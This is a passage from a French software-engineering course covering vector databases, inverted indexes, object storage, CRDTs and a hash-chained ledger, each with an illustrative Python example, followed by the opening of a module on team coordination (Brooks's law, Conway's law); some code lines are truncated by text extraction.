L'opération fondamentale est la recherche par similarité. Plutôt que de chercher une correspondance exacte (comme en SQL avec `WHERE nom = 'Alice'`), on cherche les vecteurs les plus *proches* d'un vecteur requête selon une mesure de distance (cosinus, euclidienne, produit scalaire). C'est cette capacité qui rend possible la recherche sémantique (trouver des documents qui *parlent* de la même chose, même avec des mots différents), les systèmes de recommandation, et le RAG qui alimente les assistants IA modernes. Pinecone (2019), Weaviate, Milvus et Qdrant sont des bases vectorielles spécialisées, tandis que pgvector ajoute cette capacité à PostgreSQL. Le défi technique principal est la recherche approximative des plus proches voisins (*ANN, Approximate Nearest Neighbors*), car une recherche exacte en haute dimension est prohibitivement lente. Des algorithmes comme HNSW (*Hierarchical Navigable Small World*) permettent des recherches quasi instantanées même sur des millions de vecteurs, au prix d'une approximation contrôlée.

En Python, on peut illustrer les concepts fondamentaux (embedding, distance cosinus, recherche par similarité) avec des vecteurs simplifiés :

```python
import math
import random

# --- Similarité cosinus ---

def similarite_cosinus(a, b):
    """Mesure la similarité entre deux vecteurs (1 = identiques, 0 = orthogonaux)."""
    produit = sum(x * y for x, y in zip(a, b))
    norme_a = math.sqrt(sum(x * x for x in a))
    norme_b = math.sqrt(sum(x * x for x in b))
    if norme_a == 0 or norme_b == 0:
        return 0.0
    return produit / (norme_a * norme_b)

# --- Simulacre d'embedding : vecteur thématique simplifié ---
# Dimensions : [informatique, cuisine, sport, musique, science]

def embedding(themes):
    """Crée un vecteur d'embedding simplifié à partir de scores thématiques."""
    random.seed(hash(tuple(themes)) % 2**32)
    # Ajouter du bruit pour simuler un vrai modèle
    return [v + random.gauss(0, 0.1) for v in themes]

# --- Base de données vectorielle minimale ---

class BaseVectorielle:
    def __init__(self):
        self.documents = []  # [{"id": ..., "texte": ..., "vecteur": [...]}]

    def inserer(self, id_doc, texte, vecteur):
        self.documents.append({"id": id_doc, "texte": texte, "vecteur": vecteur})

    def rechercher(self, vecteur_requete, k=3):
        """Recherche les k documents les plus similaires (force brute)."""
        scores = []
        for doc in self.documents:
            sim = similarite_cosinus(vecteur_requete, doc["vecteur"])
            scores.append((doc, sim))
        scores.sort(key=lambda x: x[1], reverse=True)
        return scores[:k]

# --- Construction de la base ---

db = BaseVectorielle()

corpus = [
    ("doc1", "Introduction à Python et aux algorithmes",         [0.9, 0.0, 0.0, 0.0, 0.3]),
    ("doc2", "Recette de gâteau au chocolat",                    [0.0, 0.9, 0.0, 0.0, 0.0]),
```

```
    ("doc3", "Les réseaux de neurones en intelligence artificielle", [0.8, 0.0, 0.0, 0.0, 0.9]),
    ("doc4", "Entraînement de marathon et nutrition sportive",   [0.0, 0.3, 0.9, 0.0, 0.1]),
    ("doc5", "Théorie musicale et composition assistée par IA",  [0.4, 0.0, 0.0, 0.9, 0.2]),
    ("doc6", "Analyse de données avec pandas et matplotlib",     [0.8, 0.0, 0.0, 0.0, 0.5]),
    ("doc7", "Cuisine moléculaire et science des aliments",      [0.0, 0.8, 0.0, 0.0, 0.7]),
    ("doc8", "Statistiques sportives et apprentissage automatique", [0.6, 0.0, 0.7, 0.0, 0.5]),
]

print("=== Insertion des documents ===\n")
for id_doc, texte, themes in corpus:
    vecteur = embedding(themes)
    db.inserer(id_doc, texte, vecteur)
    print(f"  {id_doc}: {texte[:50]}...")

# --- Recherches par similarité ---

requetes = [
    ("Programmation et science",     [0.8, 0.0, 0.0, 0.0, 0.7]),
    ("Recettes et alimentation",     [0.0, 0.9, 0.0, 0.0, 0.1]),
    ("Sport et données",             [0.4, 0.0, 0.8, 0.0, 0.3]),
]

for description, themes_requete in requetes:
    vecteur_q = embedding(themes_requete)
    resultats = db.rechercher(vecteur_q, k=3)

    print(f"\n=== Recherche : '{description}' ===\n")
    for doc, score in resultats:
        print(f"  {score:.3f}  {doc['id']}: {doc['texte'][:55]}...")
```

Ce code peut être exécuté et modifié en ligne, sur la page « Les bases de données » du site du cours.

On retrouvera les bases vectorielles et le RAG dans le module 6, lorsqu'on abordera le développement assisté par l'IA et l'écosystème des grands modèles de langage. Les embeddings et la recherche par similarité sont devenus des briques fondamentales de l'infrastructure logicielle moderne, au même titre que les bases relationnelles l'étaient une génération plus tôt.

Au-delà des bases de données

Les bases de données, qu'elles soient relationnelles ou NoSQL, répondent à un besoin fondamental : stocker des données structurées et les retrouver par des requêtes. Mais dans un système réel, les données vivent aussi ailleurs. Elles sont indexées pour la recherche en texte intégral, archivées dans des lacs de données sous forme d'objets, répliquées entre appareils qui ne sont pas toujours connectés, ou inscrites dans des registres immuables où chaque modification est tracée à jamais. Ces paradigmes ne remplacent pas les bases de données : ils les complètent, chacun répondant à un besoin que les bases traditionnelles servent mal.

La recherche et l'indexation

La recherche d'information (*information retrieval*) est un domaine qui précède l'informatique moderne. Dès les années 1960, Gerard Salton et son équipe à Cornell développent le système SMART (*System for the Mechanical Analysis and Retrieval of Text*), qui introduit les concepts fondamentaux encore utilisés aujourd'hui : la pondération des termes (TF-IDF), le modèle vectoriel de similarité entre documents, et l'évaluation de la pertinence par précision et rappel. Le mécanisme central est l'index inversé (*inverted index*) : plutôt que de parcourir chaque document pour y chercher un mot, on construit à l'avance une table qui associe chaque terme à la liste des documents qui le contiennent, exactement comme l'index à la fin d'un livre. Google, à sa fondation en 1998, n'est fondamentalement rien d'autre qu'un index inversé à l'échelle du web, enrichi par l'algorithme PageRank pour classer les résultats.

Dans le monde du logiciel d'entreprise, Elasticsearch (2010, Shay Banon) et Apache Solr, tous deux construits sur la bibliothèque Apache Lucene, sont les moteurs de recherche les plus utilisés. Ils offrent la tokenisation (découpage du texte en termes), la racinisation (*stemming* : « chercher », « cherche », « cherché » → « cherch »), le classement par pertinence (TF-IDF, BM25) et la recherche par facettes. Elasticsearch est aussi au cœur de la pile ELK (Elasticsearch, Logstash, Kibana) utilisée pour l'analyse de logs, qu'on retrouvera dans le module 5.

En Python, on peut illustrer le concept d'index inversé avec un simple dictionnaire, ce qui permet de comprendre le principe avant de passer à des systèmes distribués :

```
import re
from collections import defaultdict

# --- Construction d'un index inversé ---

documents = {
    1: "Le langage Python est utilisé en science des données et en intelligence artificielle",
```

```
    2: "Les bases de données relationnelles utilisent le langage SQL pour les requêtes",
    3: "Python permet de se connecter à des bases de données avec des bibliothèques comme SQLAlch
    4: "L'intelligence artificielle utilise des modèles entraînés sur de grandes quantités de don
    5: "La science des données combine statistiques, programmation Python et visualisation",
}

def tokeniser(texte):
    """Découpe un texte en tokens normalisés (minuscules, sans ponctuation)."""
    return re.findall(r"\b[a-zàâéèêëïîôùûüç]+\b", texte.lower())

# Construire l'index inversé
index = defaultdict(set)
for doc_id, texte in documents.items():
    for token in tokeniser(texte):
        index[token].add(doc_id)

print(f"=== Index inversé ({len(index)} termes) ===\n")
for terme in ["python", "données", "intelligence", "sql"]:
    print(f'  "{terme}" → documents {sorted(index[terme])}')

# --- Recherche avec classement par pertinence (TF simple) ---

def rechercher(requete, index, documents):
    """Recherche les documents correspondant à la requête, classés par pertinence."""
    termes = tokeniser(requete)
    scores = defaultdict(int)
    for terme in termes:
        for doc_id in index.get(terme, set()):
            scores[doc_id] += 1  # Score = nombre de termes trouvés
    resultats = sorted(scores.items(), key=lambda x: x[1], reverse=True)
    return resultats

print(f"\n=== Recherche : 'Python données science' ===\n")
resultats = rechercher("Python données science", index, documents)
for doc_id, score in resultats:
    print(f"  [{score} terme(s)] Doc {doc_id}: {documents[doc_id][:70]}...")

print(f"\n=== Recherche : 'intelligence artificielle' ===\n")
resultats = rechercher("intelligence artificielle", index, documents)
for doc_id, score in resultats:
    print(f"  [{score} terme(s)] Doc {doc_id}: {documents[doc_id][:70]}...")
```

Ce code peut être exécuté et modifié en ligne, sur la page « Au-delà des bases de données » du site du cours.

Le stockage objet

Le stockage objet (*object storage*) est né d'un constat simple : les systèmes de fichiers traditionnels, avec leur hiérarchie de répertoires, ne passent pas à l'échelle du web. Quand on doit stocker des

milliards de photos, de vidéos ou de fichiers de logs, la métaphore du dossier et du sous-dossier devient un goulot d'étranglement. Amazon S3 (*Simple Storage Service*), lancé en mars 2006, a proposé une alternative radicale : un espace de noms plat (*flat namespace*) où chaque objet est identifié par une clé unique (qui peut ressembler à un chemin, comme `rapports/2025/ventes-q1.csv`, mais qui n'est qu'une chaîne de caractères). Chaque objet contient les données brutes (*blob*), des métadonnées descriptives et sa clé d'identification. L'API de S3 est devenue un standard de facto, implémenté par des alternatives open source comme MinIO.

Dans l'architecture des systèmes de données, le stockage objet joue souvent le rôle de *data lake* (lac de données) : un réservoir brut où l'on déverse tout (logs, exports CSV, images, modèles entraînés) sans imposer de structure a priori. C'est l'opposé du *data warehouse* (entrepôt de données) vu dans la section précédente, où les données sont nettoyées et structurées selon un schéma rigide. Le pattern typique est de stocker les données brutes dans un lac (S3, MinIO), puis de les extraire, transformer et charger (ETL) vers un entrepôt orienté colonnes pour l'analyse. Cette complémentarité illustre un thème récurrent : il n'y a pas un seul bon endroit pour les données, mais plusieurs, chacun optimisé pour un usage différent.

En Python, on peut illustrer les concepts fondamentaux du stockage objet (espace de noms plat, métadonnées, opérations CRUD par clé) avec un simple dictionnaire :

```
import datetime
import hashlib
import json

class StockageObjet:
    """Simulacre minimaliste d'un service de stockage objet (style S3)."""

    def __init__(self, nom_bucket):
        self.nom = nom_bucket
        self.objets = {}  # clé → {"donnees": bytes, "meta": dict}

    def put(self, cle, donnees, **meta):
        """Dépose un objet dans le bucket."""
        contenu = donnees.encode() if isinstance(donnees, str) else donnees
        self.objets[cle] = {
            "donnees": contenu,
            "meta": {
                "taille": len(contenu),
                "md5": hashlib.md5(contenu).hexdigest(),
                "date": datetime.datetime.now().isoformat(),
                **meta,
            },
        }
        print(f"  PUT  {cle}  ({len(contenu)} octets)")

    def get(self, cle):
        """Récupère un objet par sa clé."""
        obj = self.objets.get(cle)
        if obj is None:
```

```
            print(f"  GET  {cle}  → NON TROUVÉ")
            return None
        print(f"  GET  {cle}  → {obj['meta']['taille']} octets")
        return obj["donnees"]

    def head(self, cle):
        """Retourne uniquement les métadonnées (sans télécharger le contenu)."""
        obj = self.objets.get(cle)
        if obj is None:
            return None
        return obj["meta"]

    def ls(self, prefixe=""):
        """Liste les clés avec un préfixe donné (simule le flat namespace)."""
        return [c for c in sorted(self.objets) if c.startswith(prefixe)]

    def delete(self, cle):
        """Supprime un objet."""
        if cle in self.objets:
            del self.objets[cle]
            print(f"  DEL  {cle}")

# --- Démonstration ---

bucket = StockageObjet("mon-data-lake")

print("=== Dépôt d'objets ===\n")
bucket.put("rapports/2025/ventes-q1.csv", "produit,montant\nCafé,1200\nThé,800", type="text/csv")
bucket.put("rapports/2025/ventes-q2.csv", "produit,montant\nCafé,1350\nThé,920", type="text/csv")
bucket.put("images/logo.png", "<<données binaires PNG simulées>>", type="image/png")
bucket.put("modeles/classification-v2.pkl", "<<modèle sérialisé>>", type="application/octet-strea

print(f"\n=== Liste par préfixe ===\n")
for prefixe in ["rapports/", "images/", ""]:
    cles = bucket.ls(prefixe)
    label = prefixe if prefixe else "(tout)"
    print(f'  "{label}" → {cles}')

print(f"\n=== Métadonnées (HEAD) ===\n")
meta = bucket.head("rapports/2025/ventes-q1.csv")
for k, v in meta.items():
    print(f"  {k:8s} : {v}")

print(f"\n=== Lecture et suppression ===\n")
contenu = bucket.get("rapports/2025/ventes-q1.csv")
print(f"  Contenu : {contenu.decode()[:50]}...")
bucket.delete("modeles/classification-v2.pkl")
print(f"  Objets restants : {bucket.ls()}")
```

Ce code peut être exécuté et modifié en ligne, sur la page « Au-delà des bases de données » du site du cours.

Les données répliquées et les CRDTs

Jusqu'ici, on a implicitement supposé que les données vivent dans un seul endroit faisant autorité : un serveur de base de données, un bucket S3, un moteur de recherche. Mais que se passe-t-il quand les données doivent exister simultanément sur plusieurs appareils qui ne sont pas toujours connectés ? C'est le défi de l'édition collaborative en temps réel (Google Docs, Figma) et des applications *offline-first* (qui fonctionnent hors ligne et se synchronisent plus tard). Le problème fondamental est la convergence : si Alice et Bob modifient chacun leur copie locale des mêmes données, comment garantir qu'après synchronisation, ils auront le même résultat, quel que soit l'ordre dans lequel les modifications arrivent ?

La réponse théorique est venue en 2011, quand Marc Shapiro, Nuno Preguiça, Carlos Baquero et Marek Zawirski ont formalisé les CRDT (*Conflict-free Replicated Data Types*), des structures de données mathématiquement conçues pour que la fusion de modifications concurrentes soit toujours possible sans conflit. L'intuition est élégante : on conçoit des opérations qui sont commutatives (l'ordre n'importe pas) et idempotentes (appliquer deux fois donne le même résultat). C'est la version distribuée de la règle vue dans la section sur la concurrence : ce qui ne change pas, ou dont l'ordre n'importe pas, peut être partagé sans crainte. Un G-Counter (compteur croissant), par exemple, donne à chaque nœud son propre compteur ; la fusion prend le maximum de chaque compteur, et la valeur globale est la somme. Peu importe l'ordre de synchronisation, le résultat est toujours correct. Martin Kleppmann, l'auteur de *Designing Data-Intensive Applications*, travaille activement sur ce sujet : il est l'un des créateurs d'Automerge, une bibliothèque CRDT pour l'édition collaborative. Yjs est l'autre bibliothèque de référence dans ce domaine.

En Python, on peut implémenter deux CRDTs fondamentaux pour illustrer comment la convergence automatique fonctionne :

```
# --- G-Counter : compteur distribué (croissant seulement) ---

class GCounter:
    """
    Grow-only Counter — chaque nœud maintient son propre compteur.
    La valeur globale est la somme de tous les compteurs.
    La fusion prend le max de chaque compteur (idempotente et commutative).
    """

    def __init__(self, noeud_id, compteurs=None):
        self.noeud_id = noeud_id
        self.compteurs = dict(compteurs) if compteurs else {}

    def incrementer(self, n=1):
        self.compteurs[self.noeud_id] = self.compteurs.get(self.noeud_id, 0) + n

    def valeur(self):
        return sum(self.compteurs.values())

    def merge(self, autre):
```

```
        """Fusionne avec un autre G-Counter (max par nœud)."""
        tous_noeuds = set(self.compteurs) | set(autre.compteurs)
        fusionne = {}
        for n in tous_noeuds:
            fusionne[n] = max(self.compteurs.get(n, 0), autre.compteurs.get(n, 0))
        return GCounter(self.noeud_id, fusionne)

    def __repr__(self):
        return f"GCounter({self.compteurs}) = {self.valeur()}"

# Simulation : 3 serveurs comptent des visites indépendamment

print("=== G-Counter : compteur de visites distribué ===\n")

serveur_a = GCounter("A")
serveur_b = GCounter("B")
serveur_c = GCounter("C")

# Chaque serveur reçoit des visites indépendamment
serveur_a.incrementer(5)
serveur_b.incrementer(3)
serveur_c.incrementer(7)
serveur_a.incrementer(2)  # A reçoit encore des visites

print(f"  Serveur A (local) : {serveur_a}")
print(f"  Serveur B (local) : {serveur_b}")
print(f"  Serveur C (local) : {serveur_c}")

# Synchronisation : fusion des états
total = serveur_a.merge(serveur_b).merge(serveur_c)
print(f"\n  Après fusion      : {total}")

# --- OR-Set : ensemble avec ajout ET suppression ---

print(f"\n=== OR-Set : panier d'achat collaboratif ===\n")

class ORSet:
    """
    Observed-Remove Set — supporte ajout et suppression sans conflit.
    Chaque ajout reçoit un tag unique ; la suppression retire les tags observés.
    """

    def __init__(self, noeud_id):
        self.noeud_id = noeud_id
        self.elements = {}  # element → set(tags)
        self.compteur = 0

    def _tag(self):
```

```
        self.compteur += 1
        return f"{self.noeud_id}:{self.compteur}"

    def ajouter(self, element):
        tag = self._tag()
        self.elements.setdefault(element, set()).add(tag)
        print(f"  [{self.noeud_id}] + {element}  (tag={tag})")

    def supprimer(self, element):
        if element in self.elements:
            tags = self.elements.pop(element)
            print(f"  [{self.noeud_id}] - {element}  (tags supprimés: {tags})")

    def contenu(self):
        return {e for e, tags in self.elements.items() if tags}

    def merge(self, autre):
        """Fusionne : union des tags pour chaque élément."""
        resultat = ORSet(self.noeud_id)
        resultat.compteur = max(self.compteur, autre.compteur)
        tous = set(self.elements) | set(autre.elements)
        for e in tous:
            tags = self.elements.get(e, set()) | autre.elements.get(e, set())
            if tags:
                resultat.elements[e] = set(tags)
        return resultat

    def __repr__(self):
        return f"ORSet({sorted(self.contenu())})"

# Alice et Bob modifient le même panier hors ligne

alice = ORSet("Alice")
bob = ORSet("Bob")

alice.ajouter("Lait")
alice.ajouter("Pain")
alice.ajouter("Beurre")

print()
bob.ajouter("Lait")
bob.ajouter("Œufs")
bob.supprimer("Lait")  # Bob retire le lait

print(f"\n  Panier Alice : {alice}")
print(f"  Panier Bob   : {bob}")

# Synchronisation
```

```
fusionne = alice.merge(bob)
print(f"\n  Après fusion  : {fusionne}")
print(f"  → Le lait est présent car Alice l'a ajouté avec un tag")
print(f"    que Bob n'avait pas observé lors de sa suppression")
```

Ce code peut être exécuté et modifié en ligne, sur la page « Au-delà des bases de données » du site du cours.

Les registres immuables et la blockchain

Un *ledger* (grand livre) est un registre chronologique et immuable de transactions, exactement comme le grand livre comptable utilisé depuis des siècles, où chaque écriture est datée, signée et ne peut être ni effacée ni modifiée après coup. En informatique, l'immuabilité est une propriété puissante : plutôt que de mettre à jour un solde en écrasant l'ancienne valeur (comme dans une base de données classique), un registre immuable conserve l'historique complet de toutes les opérations, et l'état courant se déduit en rejouant la séquence des transactions. C'est le principe de la comptabilité en partie double, mais c'est aussi celui de l'*event sourcing*, un pattern architectural décrit par Martin Fowler où l'on stocke les événements plutôt que l'état courant. Git, d'ailleurs, repose sur une idée voisine : chaque commit est un instantané immuable qui pointe vers son parent, et l'historique complet est conservé plutôt qu'écrasé.

La blockchain pousse cette idée un cran plus loin en la rendant distribuée et résistante à la falsification. Les transactions sont regroupées en blocs, chaque bloc contenant le hash cryptographique du bloc précédent, formant une chaîne dont toute modification rétroactive serait immédiatement détectable. Le livre blanc de Satoshi Nakamoto (2008), qui a introduit Bitcoin, a montré qu'il était possible de maintenir un tel registre sans autorité centrale, en utilisant un mécanisme de consensus (*proof of work*). Au-delà des cryptomonnaies, le concept de registre immuable avec vérification cryptographique trouve des applications en traçabilité (chaînes d'approvisionnement), en audit financier et en certification de documents. Amazon QLDB, un service qu'AWS a fermé en juillet 2025, offrait un ledger centralisé (sans consensus distribué) avec vérification cryptographique, utile quand on voulait l'immuabilité sans la complexité d'une blockchain.

En Python, on peut implémenter un mini-ledger avec chaînage cryptographique pour illustrer les principes fondamentaux :

```
import hashlib
import json
from datetime import datetime

# --- Bloc : unité de base de la chaîne ---

class Bloc:
    def __init__(self, index, transactions, hash_precedent):
        self.index = index
        self.horodatage = datetime.now().isoformat()
        self.transactions = transactions
        self.hash_precedent = hash_precedent
        self.hash = self.calculer_hash()

    def calculer_hash(self):
```

```
        """Hash SHA-256 du contenu du bloc (immuabilité cryptographique)."""
        contenu = json.dumps({
            "index": self.index,
            "horodatage": self.horodatage,
            "transactions": self.transactions,
            "hash_precedent": self.hash_precedent,
        }, sort_keys=True)
        return hashlib.sha256(contenu.encode()).hexdigest()

# --- Ledger : chaîne de blocs ---

class Ledger:
    def __init__(self):
        # Bloc genesis (premier bloc, sans prédécesseur)
        genesis = Bloc(0, [{"type": "GENESIS", "description": "Création du ledger"}], "0" * 64)
        self.chaine = [genesis]
        self.transactions_en_attente = []

    def ajouter_transaction(self, transaction):
        """Ajoute une transaction au pool en attente."""
        transaction["horodatage"] = datetime.now().isoformat()
        self.transactions_en_attente.append(transaction)

    def miner_bloc(self):
        """Regroupe les transactions en attente dans un nouveau bloc."""
        if not self.transactions_en_attente:
            print("  Aucune transaction en attente.")
            return
        nouveau = Bloc(
            index=len(self.chaine),
            transactions=self.transactions_en_attente,
            hash_precedent=self.chaine[-1].hash,
        )
        self.chaine.append(nouveau)
        n = len(self.transactions_en_attente)
        self.transactions_en_attente = []
        print(f"  Bloc #{nouveau.index} miné ({n} transaction(s)), hash: {nouveau.hash[:16]}...")

    def verifier_integrite(self):
        """Vérifie que la chaîne n'a pas été altérée."""
        for i in range(1, len(self.chaine)):
            bloc = self.chaine[i]
            precedent = self.chaine[i - 1]
            # Vérifier le chaînage
            if bloc.hash_precedent != precedent.hash:
                return False, f"Bloc #{i} : hash_precedent ne correspond pas"
            # Vérifier l'intégrité du bloc lui-même
            if bloc.hash != bloc.calculer_hash():
```

```
                return False, f"Bloc #{i} : hash invalide (données altérées)"
        return True, "Chaîne intègre"

    def solde(self, compte):
        """Calcule le solde d'un compte en rejouant toutes les transactions."""
        total = 0.0
        for bloc in self.chaine:
            for tx in bloc.transactions:
                if tx.get("de") == compte:
                    total -= tx.get("montant", 0)
                if tx.get("a") == compte:
                    total += tx.get("montant", 0)
        return total

# --- Démonstration ---

ledger = Ledger()

print("=== Ajout de transactions ===\n")

# Dépôts initiaux
ledger.ajouter_transaction({"type": "DEPOT", "a": "Alice", "montant": 1000, "description": "Dépôt
ledger.ajouter_transaction({"type": "DEPOT", "a": "Bob", "montant": 500, "description": "Dépôt in
ledger.miner_bloc()

# Transferts
ledger.ajouter_transaction({"type": "TRANSFERT", "de": "Alice", "a": "Bob", "montant": 150, "desc
ledger.ajouter_transaction({"type": "TRANSFERT", "de": "Bob", "a": "Charlie", "montant": 75, "des
ledger.miner_bloc()

ledger.ajouter_transaction({"type": "TRANSFERT", "de": "Alice", "a": "Charlie", "montant": 200, "
ledger.miner_bloc()

print(f"\n=== État de la chaîne ({len(ledger.chaine)} blocs) ===\n")
for bloc in ledger.chaine:
    print(f"  Bloc #{bloc.index}  hash: {bloc.hash[:16]}...  prev: {bloc.hash_precedent[:16]}..."
    for tx in bloc.transactions:
        desc = tx.get("description", "")
        montant = tx.get("montant", "")
        print(f"    → {tx['type']:10s} {desc}  {f'{montant} $' if montant else ''}")

print(f"\n=== Soldes (calculés par replay) ===\n")
for compte in ["Alice", "Bob", "Charlie"]:
    print(f"  {compte:10s} : {ledger.solde(compte):8.2f} $")

print(f"\n=== Vérification d'intégrité ===\n")
valide, message = ledger.verifier_integrite()
print(f"  {message}")
```

```
# Tentative de falsification
print(f"\n=== Tentative de falsification ===\n")
ledger.chaine[1].transactions[0]["montant"] = 999999
print(f"  Bloc #1 modifié : montant changé à 999999 $")
valide, message = ledger.verifier_integrite()
print(f"  Vérification : {message}")
```

Ce code peut être exécuté et modifié en ligne, sur la page « Au-delà des bases de données » du site du cours.

Le web sémantique : une grande ambition inachevée

Au début des années 2000, Tim Berners-Lee, l'inventeur du World Wide Web, a proposé une vision ambitieuse : le *web sémantique*. L'idée était de transformer le web, conçu pour être lu par des humains, en un réseau de données structurées lisibles par des machines. Plutôt que de publier des pages HTML dont le contenu n'est compréhensible que visuellement, on décrirait les données avec des formats standardisés (RDF, OWL) et on les relierait entre elles par des identifiants universels (URI), créant un immense graphe de connaissances interrogeable par un langage de requêtes dédié (SPARQL). La promesse était séduisante : un agent logiciel pourrait, par exemple, trouver automatiquement un médecin disponible près de chez vous en croisant des données médicales, géographiques et d'agenda, toutes publiées dans des formats interopérables.


Dans la pratique, le web sémantique n'a jamais atteint la masse critique espérée. Les standards RDF et OWL se sont avérés complexes à maîtriser pour les développeurs ordinaires, et le coût d'annotation des données existantes était prohibitif. Publier une page HTML est simple ; la décrire dans un graphe RDF avec des ontologies formelles demande un effort considérable pour un bénéfice souvent incertain. Le web "réel" a évolué dans une direction différente : plutôt que des données sémantiquement riches et décentralisées, ce sont les grandes plateformes centralisées (Google, Facebook, Amazon) qui ont structuré l'information, chacune dans ses propres formats propriétaires. Le web sémantique est devenu un cas d'étude intéressant en génie logiciel : une architecture techniquement élégante qui n'a pas survécu au contact avec les réalités économiques et la friction d'adoption. C'est une illustration du principe YAGNI à l'échelle d'un écosystème : la complexité anticipée n'a pas trouvé preneur.

Certaines idées du web sémantique ont toutefois survécu sous des formes plus pragmatiques. Schema.org, lancé en 2011 par Google, Microsoft, Yahoo et Yandex, propose un vocabulaire commun pour annoter les pages web avec des métadonnées structurées : le type d'un contenu (recette, événement, produit, personne), ses propriétés et ses relations. Ces annotations, encodées en JSON-LD (*JSON for Linked Data*), sont invisibles pour l'utilisateur mais exploitées par les moteurs de recherche pour afficher des résultats enrichis (les "rich snippets" de Google : étoiles de notation, horaires, prix). JSON-LD a réussi là où RDF avait échoué : il s'intègre naturellement dans les pratiques existantes des développeurs web, puisqu'il s'agit simplement de JSON avec quelques conventions supplémentaires. Le projet Wikidata, la base de connaissances structurée de Wikipédia, est probablement la réalisation la plus fidèle de la vision originale du web sémantique, avec plus de 100 millions d'éléments reliés entre eux dans un graphe ouvert et interrogeable. L'héritage du web sémantique est donc réel, mais il a pris une forme que ses concepteurs n'avaient pas tout à fait anticipée : des standards légers adoptés par pragmatisme, plutôt qu'une infrastructure universelle adoptée par conviction.

Module 4 - Construire en équipe


Dans le module 2, nous avons exploré les outils du programmeur individuel : les tests, git, la gestion des dépendances. Dans le module 3, nous avons vu comment un programme devient un système, avec ses couches, ses APIs, ses données. Mais un logiciel d'une certaine envergure n'est presque jamais le produit d'une seule personne. Dès qu'une équipe est impliquée, un nouveau type de complexité apparaît, qui n'est ni algorithmique ni architecturale : c'est la complexité de la coordination humaine.

Fred Brooks, dans *The Mythical Man-Month* (1975), a formulé ce problème de manière mémorable. Sa loi la plus célèbre dit qu'ajouter des personnes à un projet en retard ne fait que le retarder davantage. La raison est simple : la communication entre les membres d'une équipe croît de manière quadratique. Deux personnes ont un seul canal de communication. Trois en ont trois. Dix en ont quarante-cinq. Chaque nouvelle personne doit se synchroniser avec toutes les autres, comprendre le contexte, s'aligner sur les décisions déjà prises. Le travail de coordination finit par consommer une part significative de l'effort total, parfois plus que le travail productif lui-même.



La progression du nombre d'arêtes entre
les noeuds est quadratique : n * (n-1) / 2

Une deuxième idée fondatrice pour ce module vient de Melvin Conway, qui a observé en 1968 que la structure d'un logiciel tend à refléter la structure de l'organisation qui le produit. Si trois équipes construisent un compilateur, on obtiendra un compilateur en trois passes. Cette observation, devenue la "loi de Conway", a des implications profondes : elle suggère que les problèmes d'architecture logicielle sont souvent, au fond, des problèmes d'organisation humaine. On ne peut pas concevoir un système modulaire avec une équipe monolithique, ni un système intégré avec des équipes cloisonnées. L'architecture et l'organisation co-évoluent, qu'on le veuille ou non.

